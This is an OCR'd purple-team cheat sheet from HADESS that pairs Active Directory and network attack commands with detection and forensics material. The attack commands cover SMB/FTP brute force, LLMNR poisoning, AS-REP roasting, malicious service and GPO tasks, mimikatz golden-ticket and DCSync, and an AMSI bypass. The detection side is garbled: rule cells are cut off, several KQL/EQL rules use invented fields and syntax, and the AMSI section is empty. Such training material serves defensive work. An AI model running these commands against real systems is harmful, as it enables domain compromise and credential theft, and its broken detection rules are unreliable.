

2023-22DEC

PURPLETEAM SCENARIOS

HADESS

WWW.HADESS.IO


PUSHES BACK WITH HER HAND,
MOVES FORWARD WITH HER FOOT



PURPLE #1

SMB

SMB Attack Commands

Attack Type	Command	Description
Enumerating Shares	`smbclient -L \\\\TARGET_IP`	Lists SMB shares on the target.
Null Session	`rpcclient -U "" -N TARGET_IP`	Connects to the target with a null session.
Brute Force	`crackmapexec smb TARGET_IP -u users.txt -p passwords.txt`	Brute-forces SMB credentials.

Detection: Event Codes and KQL/EQL Rules

Event Code	Description	KQL/EQL Rule
4624	An account was successfully logged on.	`SecurityEvent
4648	A logon was attempted using explicit credentials.	`SecurityEvent
5145	A network share object was checked to see whether client can be granted desired access.	`SecurityEvent

Forensics Commands and Codes

Command	Description
`log2timeline.py`	Extracts timeline from forensic images.
`psort.py -z UTC -o L2tcsv timeline.plaso -w timeline.csv`	Sorts events in the plaso file and outputs to CSV.
`fls -r -m "/" image.E01 > bodyfile`	Generates a body file from an image.

KQL Rule: Suspicious SMB Login


```kql
SecurityEvent
| where EventID == 4624 and LogonType == 3
| where AccountName != "known_good_account"
| project AccountName, IpAddress, TimeGenerated
```

EQL Rule: Excessive SMB Failures

```
sequence by AccountName, IpAddress
  [any where EventID == 4625]
  [any where EventID == 4625] by AccountName, IpAddress
| where sequence.count > 20
```

KQL Rule: Unusual SMB Traffic

```
NetworkTraffic
| where Protocol == "SMB" and not(ipAddress in ("known_good_ip_list"))
| summarize Count = count() by IpAddress, Port
| where Count > threshold_value
```



PURPLE #2

FTP

FTP Attack Commands

Attack Type	Command	Description
Anonymous Login	`ftp TARGET_IP` then enter `anonymous` as user	Attempts anonymous login to FTP server.
Brute Force	`hydra -l user -P passlist.txt ftp://TARGET_IP`	Brute-forces FTP credentials.
File Upload	`ftp TARGET_IP` then use `put filename`	Uploads a file to the FTP server.

Detection: Event Codes and KQL/EQL Rules

Event Code	Description	KQL/EQL Rule
4625	An account failed to log on.	`SecurityEvent
4648	A logon was attempted using explicit credentials.	`SecurityEvent
5156	The Windows Filtering Platform has permitted a connection.	`SecurityEvent

Forensics Commands and Codes

Command	Description
`tcpdump -i eth0 port 21 -w ftp_traffic.pcap`	Captures FTP traffic on port 21.
`plaso -o l2tcsv -f ftp_traffic.pcap -w output.csv`	Processes pcap file with Plaso for timeline analysis.
`grep -i 'ftp' forensic_image.raw`	Searches for FTP-related strings in a forensic image.

KQL Rule: Suspicious FTP Login Attempts


```kql
SecurityEvent
| where EventID == 4625 and NetworkInformation.Protocol == "FTP"
| summarize Count = count() by AccountName, IpAddress
| where Count > threshold_value
```

EQL Rule: FTP Brute Force Detection

```eql
sequence by AccountName, IpAddress
  [any where EventID == 4625 and NetworkInformation.Protocol == "FTP"]
  [any where EventID == 4625 and NetworkInformation.Protocol == "FTP"] by AccountName, IpAddress
| where sequence.count > 20
```

KQL Rule: Unusual FTP File Uploads

```kql
SecurityEvent
| where EventID == 5156 and ApplicationInformation.ApplicationProtocol == "FTP"
| where NetworkInformation.Direction == "Outbound" and NetworkInformation.Port == 21
| summarize Count = count() by FileName, IpAddress
| where Count > threshold_value
```



PURPLE #3

LLMNR

Attack Techniques and Commands

Attack Technique	Command	Description
LLMNR Poisoning	`Responder -I eth0 -wrf`	Uses Responder to poison LLMNR requests.
AS-REP Roasting	`GetNPUsers.py DOMAIN/ -usersfile users.txt -format hashcat -outputfile asrep_hashes`	Extracts AS-REP hashes for users without pre-authentication.
ForceChangePassword	`Set-DomainUserPassword -Identity user -AccountPassword (ConvertTo-SecureString 'NewPass!' -AsPlainText -Force)`	Forces a password change for a domain user.
GenericWrite	`Add-DomainObjectAcl -TargetIdentity "DOMAIN\Group" -PrincipalIdentity "Attacker" -Rights All`	Modifies permissions for a domain object.
Password Spraying	`crackmapexec smb DOMAIN -u users.txt -p 'Password123' --continue-on-success`	Attempts to log in with a common password.
RunForrestRun.exe	`.\RunForrestRun.exe -Domain DOMAIN -User user -Password 'Password123'`	Executes RunForrestRun for lateral movement.
Abusing Vulnerable GPO	`New-GPOImmediateTask -Name "MaliciousTask" -Command "cmd.exe" -Arguments "/c evil_script.bat"`	Creates a GPO to run a malicious task.
Abusing MSSQL Service	`Invoke-SQLOSCmd -Instance "MSSQLSERVER" -Command "net localgroup Administrators /add DOMAIN\user"`	Executes a command via SQL Server.
Abusing Domain Trusts	`Get-DomainTrustMapping -API`	Enumerates and abuses domain trusts.

Detection: Event Codes and KQL/EQL Rules

Event Code	Description	KQL/EQL Rule
4742	A computer account was changed.	`SecurityEvent
4624	An account was successfully logged on.	`SecurityEvent
4672	Special privileges assigned to new logon.	`SecurityEvent
4688	A new process has been created.	`SecurityEvent
5145	A network share object was checked.	`SecurityEvent

Forensics Commands and Codes

Command	Description
`tcpdump -i eth0 port 445 or port 139 -w smb_traffic.pcap`	Captures SMB traffic for analysis.
`volatility -f memory_dump.raw --profile=Win10x64_18362 netscan`	Scans for network artifacts in a memory dump.
`log2timeline.py -z UTC -o L2tcsv timeline.plaso -w timeline.csv`	Extracts timeline from forensic images.

Full Raw KQL/EQL Rules for Detecting Malicious Patterns

KQL Rule: LLMNR Poisoning Detection

```
SecurityEvent
| where EventID == 5145 and ShareName == '\\*\\IPC$'
| summarize Count = count() by AccountName, IpAddress
| where Count > threshold_value
```


KQL

EQL Rule: AS-REP Roasting Activity

```
sequence by AccountName
  [any where EventID == 4768 and TicketOptions == '0x40810000']
  [any where EventID == 4769] by AccountName
| where sequence.count > 5
```

KQL Rule: Unusual Process Execution

```
SecurityEvent
| where EventID == 4688 and NewProcessName contains 'RunForrestRun.exe'
| project AccountName, NewProcessName, CommandLine
```



PURPLE #4

Service Permission



Attack Techniques and Commands

Attack Technique	Command	Description
Service Permission	`sc.exe sdset SERVICE_NAME DACL_string`	Modifies service permissions.
ForceChangePassword	`Set-DomainUserPassword -Identity user -AccountPassword (ConvertTo-SecureString 'NewPass!' -AsPlainText -Force)`	Forces a password change for a domain user.
Abuse ACLs	`Add-DomainObjectAcl -TargetIdentity "DOMAIN\Group" -PrincipalIdentity "Attacker" -Rights All`	Modifies ACLs for domain objects.
Abuse SQL Instance	`Invoke-SQLOSCmd -Instance "MSSQLSERVER" -Command "malicious_command"`	Executes commands via SQL Server instance.
Abuse Service	`sc.exe create evilservice binPath= "cmd.exe /c evil_script.bat"`	Creates a malicious service.
Pass the Ticket	`mimikatz.exe "kerberos::ptt ticket.kirbi"`	Uses stolen Kerberos tickets for authentication.
Golden Ticket	`mimikatz.exe "kerberos::golden /user:Administrator /domain:DOMAIN /sid:SID /krbtgt:KRBTGT_HASH /id:500"`	Creates a Golden Ticket for domain persistence.

Detection: Event Codes and KQL/EQL Rules

Event Code	Description	KQL/EQL Rule
4672	Special privileges assigned to new logon.	`SecurityEvent
4688	A new process has been created.	`SecurityEvent
4728	A member was added to a security-enabled global group.	`SecurityEvent
4768	Kerberos Authentication Ticket (TGT) was requested.	`SecurityEvent
4769	Kerberos Service Ticket (TGS) was requested.	`SecurityEvent

Forensics Commands and Codes

Command	Description
`tcpdump -i eth0 port 88 -w kerberos_traffic.pcap`	Captures Kerberos traffic for analysis.
`volatility -f memory_dump.raw --profile=Win10x64_18362 netscan`	Scans for network artifacts in a memory dump.
`log2timeline.py -z UTC -o L2tcsv timeline.plaso -w timeline.csv`	Extracts timeline from forensic images.

KQL Rule: Unusual Service Creation

KQL


```
SecurityEvent
| where EventID == 4688 and NewProcessName contains 'sc.exe'
| where CommandLine contains 'create' and CommandLine contains 'binPath='
| project AccountName, NewProcessName, CommandLine
```

EQL Rule: Abnormal Kerberos Ticket Requests

```
sequence by AccountName
  [any where EventID == 4768]
  [any where EventID == 4769] by AccountName
| where sequence.count > threshold_value
```

KQL Rule: Suspicious ACL Modifications

```
```
SecurityEvent
| where EventID == 4728 or EventID == 4732 or EventID == 4756
| where MemberName contains 'Attacker' or MemberSid contains 'S-1-5-21'
| project TimeGenerated, MemberName, TargetUserName, TargetDomainName
```
```



PURPLE #5

Abuse MSSQL Service



HADESS.IO

Attack Techniques and Commands

Attack Technique	Command	Description
Always Elevated	`Set-ADObject -Identity user -Replace @{msDS-AllowedToActOnBehalfOfOtherIdentity='SDDL_string'}`	Modifies AD object to grant elevated privileges.
Constrained Delegation	`Set-ADComputer -Identity target -PrincipalsAllowedToDelegateToAccount attacker`	Sets constrained delegation on a target computer.
Unconstrained Delegation Print Bug	`Rubeus.exe monitor /interval:30 /nowrap`	Monitors for TGTs if unconstrained delegation is enabled.
Cross Trust	`Get-DomainTrust -Domain target_domain`	Enumerates trust relationships between domains.
Abuse MSSQL Service	`Invoke-SQLOSCmd -Instance "MSSQLSERVER" -Command "malicious_command"`	Executes commands via SQL Server instance.

Detection: Event Codes and KQL/EQL Rules

Event Code	Description	KQL/EQL Rule
4672	Special privileges assigned to new logon.	`SecurityEvent
4768	Kerberos Authentication Ticket (TGT) was requested.	`SecurityEvent
4769	Kerberos Service Ticket (TGS) was requested.	`SecurityEvent
4624	An account was successfully logged on.	`SecurityEvent
5145	A network share object was checked.	`SecurityEvent

Forensics Commands and Codes

Command	Description
`tcpdump -i eth0 port 88 -w kerberos_traffic.pcap`	Captures Kerberos traffic for analysis.
`volatility -f memory_dump.raw --profile=Win10x64_18362 netscan`	Scans for network artifacts in a memory dump.
`log2timeline.py -z UTC -o L2tcsv timeline.plaso -w timeline.csv`	Extracts timeline from forensic images.

KQL Rule: Unusual Privilege Escalation


```kql
SecurityEvent
| where EventID == 4672
| where AccountName != "known_good_accounts"
| project AccountName, TimeGenerated, ProcessName
```

EQL Rule: Suspicious Delegation Use

```eql
sequence by AccountName
  [any where EventID == 4768]
  [any where EventID == 4769] by AccountName
| where sequence.count > threshold_value
```

KQL Rule: Abnormal SQL Server Command Execution

```kql
SecurityEvent
| where EventID == 4688 and NewProcessName contains 'sqlservr.exe'
| where CommandLine contains 'malicious_command'
| project AccountName, NewProcessName, CommandLine
```



PURPLE #6

Abuse GPO->DSync Attack



Attack Techniques and Commands

Attack Technique	Command	Description
Bypass AMSI	GetField('amsiInitFailed','NonPublic,Static').SetValue(*null*,true)	Disables AMSI in a PowerShell session.
Always Elevated	`Set-ADObject -Identity user -Replace @{msDS-AllowedToActOnBehalfOfOtherIdentity='SDDL_string'}`	Modifies AD object to grant elevated privileges.
Constrained Delegation	`Set-ADComputer -Identity target -PrincipalsAllowedToDelegateToAccount attacker`	Sets constrained delegation on a target computer.
Pass the Ticket	`mimikatz.exe "kerberos::ptt ticket.kirbi"`	Uses stolen Kerberos tickets for authentication.
Abuse SQL Instance	`Invoke-SQLOSCmd -Instance "MSSQLSERVER" -Command "malicious_command"`	Executes commands via SQL Server instance.
Abuse GPO	`New-GPOImmediateTask -Name "MaliciousTask" -Command "cmd.exe" -Arguments "/c evil_script.bat"`	Creates a GPO to run a malicious task.
DSync Attack	`mimikatz.exe "lsadump::dcsync /user:domain\krbtgt"`	Extracts credentials from AD using DCSync.

Detection: Event Codes and KQL/EQL Rules

Event Code	Description	KQL/EQL Rule
4104	PowerShell script block logging.	`SecurityEvent
4672	Special privileges assigned to new logon.	`SecurityEvent
4768	Kerberos Authentication Ticket (TGT) was requested.	`SecurityEvent
4688	A new process has been created.	`SecurityEvent
5145	A network share object was checked.	`SecurityEvent

Forensics Commands and Codes

Command	Description
`tcpdump -i eth0 port 88 -w kerberos_traffic.pcap`	Captures Kerberos traffic for analysis.
`volatility -f memory_dump.raw --profile=Win10x64_18362 netscan`	Scans for network artifacts in a memory dump.
`log2timeline.py -z UTC -o L2tcsv timeline.plaso -w timeline.csv`	Extracts timeline from forensic images.

KQL Rule: AMSI Bypass Detection

KQL

